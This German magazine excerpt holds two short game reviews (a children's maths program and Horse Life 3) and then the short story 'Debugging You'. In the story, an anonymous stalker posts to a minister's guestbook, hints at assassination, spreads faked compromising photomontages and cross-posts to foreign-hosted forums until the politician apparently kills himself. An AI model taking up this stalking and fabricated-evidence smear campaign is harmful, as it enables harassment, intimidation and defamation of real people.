Fast alle Aufgaben lassen sich auf unterschiedliche Weise lösen. So können die Spieler die Fragestellung zunächst anhand von Kugeln oder Würfeln nachvollziehen, dürfen aber auch sofort eine Lösung eintippen. Statt „5 x 3“ kann auch „3 x 5“ gerechnet werden. Die Kinder wählen aus den Aufgaben, die jeweils in zwei Schwierigkeitsstufen angeboten werden, frei aus. Die Rückmeldung im Fehlerfall fällt schlicht, aber recht durchdacht aus. So erkennt es Fragenbär etwa, wenn das Kind Zehner und Einer vertauscht und weist darauf hin.

Im Elternbereich kann man nachsehen, was bereits mit welchem Erfolg bearbeitet wurde. Hier lässt sich das Üben auch



steuern, da die Eltern für jedes der zehn Lernspiele eine oder beide Schwierigkeitsstufen sperren können – so wird verhindert, dass das Kind immer nur die Lieblingsaufgabe wählt oder ein Zweitklässler seine Sternchen ausschließlich im Zahlenraum bis 20 kassiert.

Die fantasievolle Rahmenhandlung motiviert, sich beim Rechnen anzustrengen, lenkt jedoch nicht ab vom eigentlichen Zweck des Programms, dem Erlernen der richtigen Rechenstrategien. Es gibt weder stures Kopfrechentraining noch Ein-

maleins-Drill – im Vordergrund steht stets der Lösungsweg, den die Kinder sich ohne Zeitdruck erarbeiten. Sowohl grafisch wie auch inhaltlich ist der jüngste Fragenbär-Titel rundum gelungen. Technisch setzt das Lernspiel – anders als die Vorgänger – erstmals auf Adobe Air und stellt etwas höhere, aber immer noch moderate Anforderungen an die Hardware: Einen Pentium-III-Prozessor mit 1 GHz und 512 MByte Arbeitsspeicher sollte der Rechner mindestens haben. Ende 2010 soll das Spiel auch in einer Version für Mac OS X erscheinen. (dwi)

# Horse Life 3


## Im Galopp ins Abenteuer

Deep Silver  
http://horselife.deepsilver.de  
Nintendo DS  
30 €  
ab ca. 8 Jahren  
EAN: 4020628086657

Zu Beginn begrüßt Großvater Pierre die Spielerin auf seinem Gestüt und stellt ihr die Tierärztin, den Trainer und den freundlichen jungen Mann im Reiter-Shop vor. Die Tierärztin berät in allen Fragen rund um die Versorgung der Pferde und der Trainer erklärt, welche Schnörkel mit dem Stift auf den Touchscreen gemalt werden müssen, damit das Pferd die richtige Dressurübung zeigt und sauber über die Hindernisse springt.

Schauplatz und Personal sind Horse-Life-Fans bekannt, denn Teil drei der Serie ist weniger eine Fortsetzung als vielmehr eine Weiterentwicklung der Vorgänger. Neu ist die Möglichkeit,

Pferde zu züchten, was außer der Auswahl von Hengst und Stute lediglich etwas Geduld erfordert. Zudem stehen nun neun Pferde zum Reiten zur Verfügung. Die Spielerin kann sie jederzeit wechseln und auch in den Ruhestand versetzen, um im Stall Platz für den Nachwuchs zu schaffen. Um Farmen in den USA und Afrika zu besuchen, braucht man nur auf ein Flugzeug zu tippen – im zweiten Teil der Serie waren Ausflüge zu den abwechslungsreichen Reitstrecken in Texas und Kenia erst am Ende des Spiels als Belohnung vorgesehen.



Das Spiel punktet mit einer durchdachten Steuerung. Reitsimulationen für DS reagieren auf die Stifteingaben auf dem unteren Bildschirm oft mit einer Darstellung von Pferd und Reiter auf dem oberen Monitor, wobei die Spielerin kaum Gelegenheit hat, das Ergebnis ihrer Bemühungen zu bewundern. Bei Horse Life findet beides nebeneinander auf dem Touchscreen statt, zudem gibt es ausreichend lange Pausen, sodass man das Geschehen auf dem Bildschirm in Ruhe verfolgen kann.

Die Rahmenhandlung entfaltet zwar eine gewisse Dramatik, bestimmt das Spielgeschehen aber nicht nachhaltig. Das ist geprägt von täglichen Pflichten und den Disziplinen Dressur,

Springen und Querfeldein, in denen erst viel Training und später allerlei Wettbewerbe zu absolvieren sind. Wer fleißig neue Sprünge und Dressurfiguren übt und das Erlernte auf Turnieren zeigt, macht schnell Karriere. Es ist aber auch möglich, viel Zeit auf der Weide zu verbringen, die Pferde mit Leckereien zu verwöhnen und mehrmals täglich auszureiten.

Auf den ersten Blick ist das Spiel eine Reitsimulation unter vielen: Es wird gefüttert, gestriegelt und geritten. Auf den zweiten Blick hebt sich auch der dritte Teil der Serie aus der Masse der Pferdespiele heraus – durch seine gelungene Bedienung ebenso wie mit der detailgetreuen Grafik. Zwar erscheint die Landschaft mitunter arg grob und pixelig, doch die ersten Gehversuche der staksigen Fohlen wirken verblüffend echt und auch in den differenzierten Bewegungen der Reitpferde steckt viel Liebe zum Detail. Da können sogar die immer wiederkehrenden schriftlichen Erklärungen den Spielspaß kaum stören. (dwi)



Anzeige



**THORSTEN KÜPER**

# DEBUGGING YOU



DebuggingYou aus Nevereverland schrieb am 1. Mai um 14.22 Uhr  
IP: 156.344.022.011  
Mail: -

Was für eine reizende Online-Präsenz das hier doch ist! Wirklich sehr ansehnlich für die Website eines Politikers. Ich nehme nicht an, dass du sie selbst entworfen hast, oder? Gibt man so etwas in die Hände einer Werbeagentur? Ganz bestimmt. Das Gesamtbild soll ja stimmen. Spiegelt deine Homepage eigentlich tatsächlich das Bild wider, das du von dir selbst hast? So durchdacht, so smart, ästhetisch, integer und sauber? Es muss schön sein, sich selbst so zu sehen.

Ich schließe mich dem jungen Mann an, der einen Eintrag weiter oben schrieb: „Gelungenes Design, ich komme wieder her.“

DebuggingYou aus Nevereverland schrieb am 2. Mai um 17.48 Uhr  
IP: 156.344.022.011  
Mail: -

Heute Mittag war ich persönlich bei deinem Auftritt auf der EOS anwesend. Was treibt Euch Politiker eigentlich immer auf all die Computermessen? Die Rede hast du vom Blatt abgelesen. Nicht, dass ich dir das zum Vorwurf machen würde. Schließlich war die Struktur des Textes so durchdacht wie die der Leiterbahnen eines Computerchips. Deine Redenschreiber verstehen es, alle aktuellen Probleme unserer Gesellschaft in zehn Minuten exakt auf den Punkt zu bringen, ohne dabei Angriffsfläche zu bieten. Wo lernt man so etwas? Sie haben wirklich niemanden übersehen. Weder die armen Unternehmer noch die armen Angestellten, noch die armen Rentner und auch für ein paar warme, nutzlose Worte an die armen Arbeitslosen warst du dir nicht zu schade. Mann des Volkes zu sein, ist das nicht das Ziel jedes guten Politikers? Du verstehst es wirklich zu beeindrucken, aber das war ja schon immer so, oder?

Wusstest du eigentlich, dass es im Netz ein Archiv gibt, in dem man die Reden von Politikern nachlesen kann? Unter diesem Link findest du deine von der EOS:

[www.polred.com/Wev/EOS1504.htm](http://www.polred.com/Wev/EOS1504.htm)

DebuggingYou aus Nevereverland schrieb am 3. Mai um 19.36 Uhr  
IP: 156.344.022.011  
Mail: -

Heute war einer dieser anstrengenden Tage. Wem sage ich das eigentlich? Stress ist dir bestimmt genauso wenig fremd wie mir. Wirklich aufreibend finde ich meinen Job nicht, eher ziemlich langweilig. Nicht, dass ich nicht froh wäre, Arbeit zu haben. Ist ja nicht mehr selbstverständlich heute, oder? Aber diese banale Routine ...

Wie ist das bei dir, mit all deinen Terminen? Fühlt es sich für dich ähnlich an? Empfindest du das Alltägliche so wie ich als eine Last? Aber einer muss es ja tun, nicht wahr? Du machst deinen Job und ich den meinen, jeden Tag, immer dieselben Abläufe, als wäre man Bauteil einer Maschine.

Ich gebe es zu: Einfach so dahinleben, das kann ich nicht mehr. Deswegen habe ich sehr lange nach einer Nebentätigkeit gesucht, die mich fordert. So eine Art ganz persönlicher Mission, du verstehst?

Jetzt habe ich sie gefunden  
Dafür möchte ich dir danken.

DebuggingYou aus Nevereverland schrieb am 4. Mai um 21.28 Uhr  
IP: 156.344.022.011  
Mail: -

Das muss ich dir erzählen: Man kann deine Biographie auch online lesen unter diesem, zugegeben, illegalen Link:

<http://167.45.56.102/w/Wevbio.pdf>

An einem wirklich miesen Tag stöbere ich gern darin. Lese einige der Kapitel, in denen du auf deine Jugend eingehst, in denen du sehr analytisch herausarbeitest, was dich dazu bewogen hat, Politiker zu werden. Es entspannt mich. Irgendwie kann ich aus deiner Geschichte etwas für mich gewinnen. Wie du alle die kleinen und großen Kri-

sen bewältigt hast, um schließlich der zu werden, der du heute bist. Ich habe mit meiner Therapeutin darüber gesprochen. Seltsamerweise hat es sie dazu bewogen, die Stirn zu kräuseln. Mein Interesse an deiner Person schien sie zu beunruhigen. Seltsam, nicht? Was könnte falsch daran sein, sich Vorbilder zu suchen, habe ich sie gefragt. Der blinde Glaube an die Vollkommenheit eines Anderen könne schnell enttäuscht werden, erklärte sie. Und dann kann Begeisterung in Hass umschlagen.

Aber wie solltest du mich enttäuschen?

Oder gibt es vielleicht doch auch ein finsternes Geheimnis, das du hütetest?

DebuggingYou aus Nevereverland schrieb am 5. Mai um 11.12 Uhr  
IP: 156.344.022.011  
Mail: -

Ich bin erstaunt. Heute Morgen konnte ich meinen gestrigen Eintrag in dein Gästebuch nicht mehr finden. Wurde er gelöscht? Vielleicht aus Versehen, oder aber mit Absicht? Ich fürchte, ich bin zu persönlich geworden. Ich möchte dir dafür danken, dass du oder der Webmaster deiner Seite mich davor schützen, zu viel über mich preiszugeben. Das Gästebuch eines prominenten Politikers ist nicht der Ort, um über sich selbst zu sprechen. Ich glaube, mir fehlt es gelegentlich an menschlicher Gesellschaft. Wenn ich bedenke, wie lange ich schon so zurückgezogen lebe. Man wird mit der Zeit wohl etwas kauzig. Meine Therapeutin hat das bestimmt viel früher bemerkt als ich. Schließlich ist sie die Expertin. Ich gebe mir nicht viel Mühe bei den Gesprächen mit ihr. Außer ich spreche über dich. Dann steigere ich mich jedes Mal in einen Monolog. Den Rest der Sitzungen verbringe ich damit, ihre Beine zu betrachten oder mir ihre Brüste vorzustellen. Aber eine Frau wie sie ist selbstverständlich unerreichbar für einen Mann wie mich. Die Vorstellung wäre geradezu absurd.

Ein Mann wie du ... ich bin sicher, mit deinem immensen Charisma könntest du sie für dich gewinnen. Deine Ausstrahlung ist deine Stärke, war es schon immer. Mal ehrlich: Wie viele Frauen wie sie sind dir verfallen? Wie viele von ihnen hatten glattes schwarzes Haar, ein vollkommenes Gesicht, einen wunderschönen Körper so wie meine Therapeutin? (Sie sieht etwa so aus: [www.pornland.com/lzzy/brun08.jpg](http://www.pornland.com/lzzy/brun08.jpg), allerdings trägt sie im Gegensatz zu der Dame auf dem Bild Kleidung.)

Ich beneide dich.

Hey, bist du nicht der Typ, der ein Verhältnis mit meiner Frau hatte?

Schön, dich kennenzulernen.

DebuggingYou aus Nevereverland schrieb am 6. Mai um 8.19 Uhr  
IP: 156.344.022.011  
Mail: -

Ich muss mich für meinen gestrigen Eintrag entschuldigen. Dieser respektlose Satz am Schluss über das Verhältnis zu meiner Frau ... Ich fand es irgendwie witzig. Dabei war ich nie verheiratet. Aber es ist doch ganz normal, dass man sich bei einem Mann wie dir diese Frage stellt. Wie viele Herzen hat er wohl gebrochen, wie viele Beziehungen zerstört? Menschen wie du sind einfach spannend. Man fragt sich, welche Geheimnisse sie haben. Du hast doch welche, oder? Was könnte es wohl sein?

Politiker haben ja so ein schlechtes Image. Man behauptet immer, sie hätten Leichen im Keller, aber so etwas zu glauben zeugt doch von nichts anderem als Neid. Und doch beflügeln Prominente wie du unsere Phantasie. Die des kleinen Mannes und der kleinen Frauen, die jedes Gerücht über euch begierig verschlingen.

Es muss etwas geben. Auch in deinem Leben. Etwas, das du auf gar keinen Fall preisgeben möchtest. Vielleicht bist du ja irgendwann mal spät in der Nacht betrunken von deiner Geliebten aufgebrochen, hast die Kontrolle über deinen Wagen verloren, jemanden überfahren, Fahrerflucht begangen? Wer weiß das schon?

Ich bin sicher, dieser Eintrag hier wird schon in wenigen Stunden aus deinem Gästebuch gelöscht werden, nicht wahr?



DebuggingYou aus Nevereverland schrieb am 7. Mai um 9.34 Uhr  
IP: 156.344.022.011  
Mail: -

Also diese Andeutung gestern über Fahrerflucht ... ich gebe zu, das ging zu weit. Ich habe sie aus dem langatmigen Fernsehkrimi übernommen, der gestern Abend lief. Mir ist übrigens aufgefallen, dass neue Einträge jetzt erst durch den Webmaster freigeschaltet werden müssen. Das hat doch aber nicht etwa etwas mit mir zu tun? Wäre mir sehr unangenehm. Weißt du, ich verstehe mich als einen Befürworter deiner Politik, wirklich. Fan, diese Bezeichnung mag ich nicht. Klingt so trivial – aber es würde meine Vorliebe für dich offen gestanden schon ganz gut charakterisieren.

Der Politiker und sein Wähler, ja ... gestern habe ich ein sehr interessantes Buch gelesen. Es ging um politisch motivierte Attentäter. Natürlich fehlte auch Lee Harvey Oswald nicht. Er ist zum Inbegriff des politischen Attentäters geworden. Eigentlich war er nicht mehr als ein verwirrter Zeitgenosse, der orientierungslos durch die Welt irrte, bis er glaubte, seine persönliche Aufgabe entdeckt zu haben. Aber nur weil man auf einen Politiker schießt, ist man doch nicht gleich ein politischer Attentäter, oder? Ronald Reagan. Interessantes Beispiel. Der Typ, der auf ihn schoss, wollte Jodie Foster beeindrucken. Was für ein Liebesbeweis. Wen wohl all die anderen Mörder von Staatsmännern beeindrucken wollten? Irgendeine Frau, die ihre Zustimmung nicht erwidert hat?

Mich interessiert vielmehr die Frage, ob ein Attentat Politik, ja sogar den Verlauf der Geschichte beeinflussen kann. Seltsamerweise trifft es selten die Despoten, meistens sind es die Männer des Volkes, die Opfer eines Mordes wurden. Männer wie Kennedy oder Lincoln. Aber ein Hitler ... nehmen wir mal an, Stauffenberg hätte es geschafft. Wäre der dann ein Mörder gewesen?

Ich denke, spätestens mein heutiger Eintrag wird einige Sachverständige bei der Polizei beschäftigen. Ich möchte hier aber keinen falschen Eindruck erwecken. Ich plane kein Attentat auf dich. Zwar habe ich bei deiner Rede darüber nachgedacht, von welcher Position aus ein Mann wie Oswald auf dich feuern würde, aber für mich kommt dieser Weg nicht in Frage. Ich bin ein Verfechter der Demokratie und Mord kann nicht ihr Mittel sein. Aber Demokratie kann auch nur dann funktionieren, wenn das Volk, also die Wähler, um die Wahrheit wissen.

Kennen deine Wähler die Wahrheit?

Nein, nein, ich meine nicht die alte Geschichte, die dich mit der rechten Szene der Achtziger Jahre in Verbindung bringt. War ein interessanter Artikel in einem ziemlich linken Magazin. Ist so etwa vor fünf Jahren erschienen, du kennst ihn bestimmt. Aber das war doch kein Drama. Du hast eben mal einen Stein geworfen, der den Gaul eines Bullen am Kopf getroffen hat. Warum musste das Vieh auch gleich sterben? So was ist doch nichts weiter als eine Jugendsünde, so wie andere mal im Kaufhaus CDs geklaut haben. Irgendwann müssen wir alle Erfahrungen sammeln. Jeder auf seine Weise.

Was übrigens die Rückverfolgung meiner IP-Adresse angeht: Ich benutze einen Anonymizer, dessen Anbieter in Nordkorea beheimatet ist. Es dürfte sehr schwer werden, auf diesem Wege meine Identität herauszufinden.

Ich schaue bald wieder rein ...

DebuggingYou aus Nevereverland schrieb am 8. Mai um 15.38 Uhr  
IP: 156.344.022.011  
Mail: -

Schau mal, ich habe ein Bild von dir gefunden. Müsste so etwa zwanzig Jahre alt sein. Es zeigt dich, während du ein Stück Stoff anzündest, das aus einer Flasche heraushängt. Ist Benzin darin? Nennt man so etwas nicht einen Molotowcocktail? Das andere Bild zeigt den Polizisten, den du damit getroffen hast.

[www.azz.de/Riot82/Moli.jpg](http://www.azz.de/Riot82/Moli.jpg)  
[www.ouerrunddeposit.com/burn04/hotcop.jpg](http://www.ouerrunddeposit.com/burn04/hotcop.jpg)

DebuggingYou aus Nevereverland schrieb am 9. Mai um 8.28 Uhr  
IP: 156.344.022.011  
Mail: -

Mein letzter Eintrag war sehr boshaft. Ich möchte mich dafür entschuldigen und gebe hier vor Zeugen zu, du hast nichts mit der Leiche auf dem zweiten Bild zu tun. Ich konnte der Versuchung einfach nicht widerstehen. Als ich den Link auf dein altes Polizeifoto setzte, erinnerte ich mich daran, neulich das Foto einer Brandleiche auf dieser scheußlichen Website gesehen zu haben. Ich fand es originell, diese beiden Bilder in einen Kontext zu bringen.

[www.Overrunddeposit.com](http://www.Overrunddeposit.com) – ist das nicht wirklich eine abscheuliche URL? Sie sammeln ausschließlich Bilddokumente über den Tod. Überfahrene Tiere, Autopsiebilder, Tatortfotos, Unfallaufnahmen, Großaufnahmen entsetzlich zugerichteter Leichen. Da war auch das Bild eines Mannes, dem man aus der Distanz eine Kugel durch den Kopf gejagt hatte. Grauenvoll. Man stellt sich das immer ganz anders vor, denkt an ein kleines Loch in der Stirn. Für die Eintrittswunde stimmt das auch, aber die Austrittswunde sieht aus, als wäre das Projektil so groß wie eine Melone gewesen. Entsetzliche Aufnahme. Wer will so etwas überhaupt sehen? Aber anscheinend fällt auch das unter die Pressefreiheit.

Apropos: Dass ein großes Online-Magazin unserem Schriftverkehr einen eigenen Artikel widmet, schmeichelt mir schon. Offenbar sind doch einige Zeitgenossen auf meine Einträge aufmerksam geworden. Haben die Experten der Polizei eigentlich mittlerweile bemerkt, dass ich alle Einträge, die ich in dein Gästebuch vornehme, auch in einer ganzen Reihe anderer Foren im Internet poste? Hier werden sie ja leider nicht mehr freigeschaltet. Kopien meiner Einträge erscheinen unter anderem bei [www.untermlimit.de](http://www.untermlimit.de), das vor allem Kritiker deiner Politik frequentieren. Man nimmt unser beider Korrespondenz dort mit Interesse zur Kenntnis. Auch sozial schwache Bürger haben heute durchaus einen Internetanschluss und sie entwickeln enorme Schadenfreude, wenn sich jemand das Maul über den Minister einer konservativen Partei zerreißt. Komisch. Viele von denen können dich überhaupt nicht leiden. Ich habe fast ein bisschen das Gefühl, die würden eine Flasche köpfen, wenn sie deine Todesanzeige lesen.

Die meisten dieser Foren werden übrigens wohlweislich im Ausland gehostet. Es dürfte schwierig sein, sie sperren zu lassen ...

Ich meine es wirklich nur gut mit dir, ehrlich.

Vielleicht solltest du doch eine kleine Pressekonferenz geben, in der du deine Wähler über den offensichtlich geistig verwirrten Mann namens DebuggingYou informierst, der in deinem Gästebuch und diversen Internetforen wirre Andeutungen über dich macht. Oder hältst du deine Wähler für mündig genug, um die Wahrheit über dich zu akzeptieren?

DebuggingYou aus Nevereverland schrieb am 10. Mai um 23.59 Uhr  
IP: 156.344.022.011  
Mail: -

Heute ist in meinem Leben wirklich gar nichts passiert. Wenn ich es recht bedenke, ist das sogar der Regelfall. Also bin ich vorhin ein wenig spazieren gegangen. Es gibt hier in der Nähe einen kleinen Hügel, den ich manchmal hinaufsteige, um mir die Städte um mich herum anzusehen. Im Mondlicht ist das etwas ganz Besonderes, vor allem an klaren Tagen. Man fühlt sich fast ein bisschen mächtig, wenn man die Welt so überblicken kann.

Vielleicht kennst du dieses Gefühl ja.

Hat jemand von der Polizei schon dezent bei dir nachgefragt, ob der mysteriöse Unbekannte namens DebuggingYou vielleicht wirklich etwas über dich weiß? Etwas, das ihn sehr, sehr wütend macht?

Wie machen sich die vier zusätzlichen Leibwächter, die neuerdings für dich arbeiten?

Wahrscheinlich bemerkst du sie gar nicht, bist viel zu sehr damit beschäftigt, über die Wahrheit nachzugröbeln.

Sprich sie aus, das hilft.

Anzeige

DebuggingYou aus Nevereverland schrieb am 11. Mai um 15.11 Uhr  
IP: 156.344.022.011  
Mail: -

Schau mal, so sehen Abbilder der Wahrheit aus.

[www.picbox.com/zhjziujkhkhjh/85524565467/3400.htm](http://www.picbox.com/zhjziujkhkhjh/85524565467/3400.htm)

DebuggingYou aus Nevereverland schrieb am 12. Mai um 17.48 Uhr  
IP: 156.344.022.011  
Mail: -

Oh, die Wogen schlagen höher, nicht? Jetzt berichten nicht mehr Online-Magazine über meine Gästebucheinträge. Auch Printmedien schenken ihnen Aufmerksamkeit und es gab einen kleinen Artikel in deiner liebsten Tageszeitung. Ist ja auch zu faszinierend. Da taucht plötzlich der Link zu einem Bild auf ([www.picbox.com/zhjziujkhkhjh/85524565467/3400.htm](http://www.picbox.com/zhjziujkhkhjh/85524565467/3400.htm)), das dich in einer äußerst pikanten Situation zeigt. Wer hätte dich schon mit so etwas in Verbindung gebracht? Das, was diese jungen Damen tragen, ähnelt frappierend einer SS-Uniform, nicht wahr? Was wird denn da zum Abendessen gereicht? Und die beiden Herren zu deiner Linken und Rechten kommen mir irgendwie bekannt vor. Der eine hat im letzten Jahr für eine gelinde gesagt nationalistische Kleinpartei kandidiert. Der andere koordiniert die Aktivitäten einer Wehrsportgruppe und wird mit Anschlägen auf Synagogen und Moscheen in Verbindung gebracht. Bist du nie auf die Idee gekommen, dass solche Leute auf ihren Partys versteckte Kameras mitlaufen lassen? Was mich noch interessieren würde: Muss man von dem weißen Zeug eigentlich niesen? Das wäre doch ziemlich schade bei den Preisen ...

DebuggingYou aus Nevereverland schrieb am 13. Mai um 22.50 Uhr  
IP: 156.344.022.011  
Mail: -

Jetzt haben sie doch sehr gegrübelt, die Sachverständigen. Bei so unscharfen Aufnahmen sind Fälschungen schwer nachzuweisen. Ich habe mich köstlich über die Expertenmeinungen amüsiert. Einer von den Fotospezialisten hat Stein und Bein geschworen, die Aufnahmen seien echt.

Okay, okay, ich gebe zu: Es waren Fotomontagen. Muss ich mir eigentlich Sorgen um meinen Geisteszustand machen, weil es mir so großen Spaß gemacht hat, sie herzustellen?

Ich habe jetzt fast ein wenig die Befürchtung, man wird trotzdem weiter diskutieren, ob die Bilder nicht vielleicht doch echt sind. Solche Gerüchte sind unglaublich zäh und klebrig. Man kann sich davon nicht einfach reinwaschen, nur weil es eine offizielle Wahrheit gibt. Immerhin wurde ja schon vorher über deine Verbindungen zur rechtsextremen Szene gemunkelt.

Es wird sicher Leute geben, die behaupten, mein heutiger Gästebucheintrag wäre eine Fälschung zu deiner Entlastung. Und wer weiß, vielleicht ist das ja wirklich so. Man schaut eben nie wirklich hinter die Kulissen.

Grübeln die Experten darüber nach, wer ich sein könnte? Was ich vielleicht weiß?

Lass mich ihnen ein oder zwei Vorschläge machen: Ich könnte ein Überwachungsexperte sein, der dir seit einigen Monaten im Pelz hängt und nun etwas ziemlich Heißes über dich herausgefunden hat. Haben sie dein Haus und deine Wohnungen schon nach Kameras und Wanzen durchsucht?

Du gehörst doch zu den Befürwortern und Förderern von Kameraüberwachungssystemen in unseren Städten. Vielleicht bin ich ja auch einer der Männer, die hinter diesen Kameras sitzen. Habe einen der Computer darauf programmiert, nach deinem Nummernschild Ausschau zu halten, und durch ein Computerprogramm, das im Hintergrund läuft, herausgefunden, wo du dich den ganzen Tag herumtreibst. Auf diesem Wege könnte man leicht ein Profil über dich erstellen, nicht?

DebuggingYou aus Nevereverland schrieb am 14. Mai um 14.26 Uhr  
IP: 156.344.022.011  
Mail: -

Warst du gestern Abend ebenso überrascht wie ich? Oder fehlt dir die Zeit, um fernzusehen? Ich bin mir eigentlich sicher, du hast schon davon erfahren. Erinnerst du dich noch an deinen alten Klassenkameraden? Wer ist das nun, habe ich mich gefragt, als ich das Interview mit ihm verfolgte. Ihr habt gemeinsam das Abitur gemacht – und nun behauptet er doch glatt, du hättest ihn aufs Übelste schikaniert damals und dabei auch noch antisemitische Parolen gegrölt. Der Mann ist jüdischen Glaubens. Macht es das nicht irgendwie besonders brisant? Erstaunlich, nicht? Das ist doch bestimmt zwanzig Jahre her und plötzlich erinnert er sich wieder an dich. Wieso hat er vorher nichts gesagt? Lügt er? Springt er nur auf einen fahrenden Zug auf? Man sollte Behauptungen wie jene, die dein Schulkamerad da äußert, mit größter Skepsis begegnen. Ich bin sicher, der Rest der Bevölkerung sieht das genauso, oder? Aber ich verstehe zu wenig von diesen Dingen, um das beurteilen zu können.

Lies das Interview doch selbst nach:

[www.regiokanal.de/tagakt130504/Wev.htm](http://www.regiokanal.de/tagakt130504/Wev.htm)

DebuggingYou aus Nevereverland schrieb am 15. Mai um 20.46 Uhr  
IP: 156.344.022.011  
Mail: -

Ja, wo kommen sie denn alle her, frage ich mich da. Ist es nicht verblüffend, wie viele Leute plötzlich etwas über dich zu wissen glauben? Sie schaut entzückend aus, die kleine Strapsmaus. Hier gibt es ein Bild von ihr:

[www.picdrivein.com/striponatic/alisha07.htm](http://www.picdrivein.com/striponatic/alisha07.htm)

Stripperin ist sie. Und sie sagt, du wärst ihr an die Wäsche gegangen. Im „Regio Kanal“ haben sie gestern über sie berichtet. Sie behauptet doch glatt, du wärst ihr ein bisschen näher gekommen, als es beim Table Dance üblich ist. Gegen ihren Willen. Trug sie eine dieser knackigen SS-Uniformen, bevor sie die Hüllen fallen ließ?

Jetzt halte ich meine eigenen Fakebilder schon fast selbst für real. Ist das nicht absurd?

Weißt du, ich habe ein schlechtes Gewissen, so viel Staub aufgewirbelt zu haben. Es war doch alles nicht so furchtbar ernst gemeint.

Vielleicht hättest du lieber von vornherein selbst die Wahrheit ausgesprochen, was meinst du?

DebuggingYou aus Nevereverland schrieb am 16. Mai um 23.14 Uhr  
IP: 156.344.022.011  
Mail: -

Was ist das für ein Gefühl, wenn einem eine ganze Satire-Sendung gewidmet wird? Ich würde ja platzen vor Stolz, oder traust du dich nicht mehr aus dem Haus? Wie ist das denn jetzt mit deiner Neonazi-Vergangenheit? Mal ganz unter uns: Ist da was dran? Und deine etwas plumpe Art, mit Frauen umzugehen. Da hat sich diese Studentin gemeldet, die vor einigen Jahren ein Praktikum in deinem Büro gemacht hat.

Und wie war diese Äußerung des Parteisprechers zu deuten? Es gäbe keinen Grund für eine Untersuchungskommission? Die Opposition sieht das ganz anders, habe ich herausgehört.

Ich bin sicher, die Wogen werden sich bald glätten, oder nicht? Um ehrlich zu sein: Ich mache mir ein bisschen Sorgen.

Vielleicht kannst du dich wenigstens für mich freuen. Ich bin plötzlich prominent wie du. Deutschland rätselt darüber, wer sich hinter dem mysteriösen Namen DebuggingYou verbirgt. Fast erwarte ich, dass man mich anspricht und um Autogramme bittet, wenn ich das Haus verlasse. Aber das wird natürlich nie geschehen. Ich bin kein echter Prominenter – so wie du. Ich beneide dich allerdings auch nicht mehr darum.



DebuggingYou aus Nevereverland schrieb am 17. Mai um 23.14 Uhr  
IP: 156.344.022.011  
Mail: -

Wo kommen die alle plötzlich her? Die ersten beiden Damen waren nicht wirklich glaubwürdig, aber nun noch eine? Eine Journalistin, die behauptet, du seiest ihr im Lift des Reichstages an die Wäsche gegangen. Sag mal, kannst du deine Hände vielleicht wirklich nicht bei dir halten? Das wäre eine Enttäuschung für mich. Und was ist das mit dieser Geschichte über Nazi-Reliquien, die ein Mittelsmann in deinem Auftrag für dich erstanden haben will? Das ist doch lächerlich. Ich fürchte, es ist meine Schuld, wie sich die Dinge verselbstständigt haben. Immer mehr Zeugen melden sich mit zweifelhaften Aussagen zu Wort und belasten dich. Es liegt längst nicht mehr in meinen Händen, auch wenn manche behaupten, ich hätte dich „entlarvt“. Glaub mir, das lag nie in meiner Absicht. Wie hätte ich ahnen können, dass es da tatsächlich dunkle Punkte in deinem Leben gibt?

Ich stehe zu dir und appelliere an alle, die dich nun mit Schmutz verwerfen. Lasst diesen Ehrenmann in Ruhe!

DebuggingYou aus Nevereverland schrieb am 18. Mai um 23.14 Uhr  
IP: 156.344.022.011  
Mail: -

Ich habe es gerade auf einem Newsticker gesehen. Sie richten eine Untersuchungskommission ein. Wie können sie nur all diesen Lügen Glauben schenken? Es heißt, du seiest derzeit „zu keiner Aussage bereit“. Deine Pressesprecherin ist ganz reizend. Sie ähnelt meiner Therapeutin. Die hat mich bei unserer letzten Sitzung übrigens sehr besorgt gefragt, ob mich die aktuellen Ereignisse um deine Person belasten würden. Süß, nicht? Ich musste ihr wirklich gestehen, dass ich mir Sorgen mache.

Vor allem nach dem TV-Bericht über die Fascho-Magazine, für die du angeblich in deiner Studentenzeit anonym geschrieben hast. Sie bezeichnen es als üble rechtsradikale Propaganda. Passt so gar nicht zu dem Bild, das ich von dir habe.

DebuggingYou aus Nevereverland schrieb am 20. Mai um 23.14 Uhr  
IP: 156.344.022.011  
Mail: -

In den letzten zwei Tagen gab es keine einzige Stellungnahme von dir. Ich kann das verstehen. Es muss hart sein. Aber ist dein Schweigen nicht wie ein Schuldeingeständnis?

Ich mache mir große Vorwürfe. Was habe ich mir nur gedacht bei all meinen dummen Andeutungen, so als wüsste ich um ein großes Geheimnis aus deiner Vergangenheit? In der Presse sagen sie, ich würde dich verhöhnen. Siehst du das genauso? Es täte mir furchtbar leid.

Ich hoffe natürlich, dass du wenigstens ein bisschen dankbar für die Gelegenheit bist, dich öffentlich reinzuwaschen.

DebuggingYou aus Nevereverland schrieb am 22. Mai um 15.26 Uhr  
IP: 156.344.022.011  
Mail: -

Der Kanzler hat sich gerade vor der Presse geäußert. Die Formulierung, die er gewählt hat, verstehe ich nicht ganz: „Sofern sich diese Gerüchte als Tatsachen erweisen sollten, müssen wir die Situation überdenken. Die Partei wird gemeinsam zu einer Lösung kommen und dabei, sollte es nötig sein, auch vor personellen Konsequenzen nicht zurückschrecken.“

Ich verstehe nicht viel von Politik, aber bist du dir sicher, dass der Mann hinter dir steht?

DebuggingYou aus Nevereverland schrieb am 25. Mai um 15.26 Uhr  
IP: 156.344.022.011  
Mail: -

Ich weiß nicht, wie ich es formulieren soll.

Nein, ich hätte nicht gedacht, dass es so weit kommen würde.

Wenden dir deine ehemaligen Kollegen den Rücken zu? Oder grüßen sie dich zumindest noch freundlich? Wie läuft das ab, wenn einen der Kanzler zum Rücktritt auffordert? Schickt er eine E-Mail, oder ruft er an? Oder wird man persönlich vorgeladen, trinkt ein Glas Cognac zusammen, bekommt einen warmen Händedruck und dann einen Tritt in den Arsch?

Es gab keinen Kommentar von deiner Seite. Warum ergreifst du nicht noch einmal das Wort, bevor du keine Gelegenheit mehr dazu hast? Warum erzählst du ihnen nichts darüber, wie sich deine Überzeugungen änderten, als du erwachsen wurdest? Dass du deine Dummheiten bereust?

DebuggingYou aus Nevereverland schrieb am 31. Mai um 15.26 Uhr  
IP: 156.344.022.011  
Mail: -

Ich weiß nicht, ob der Kanzler DAS mit einem Rücktritt meinte. Aber du bist ein konsequenter Mann mit Neigung zum Superlativ.

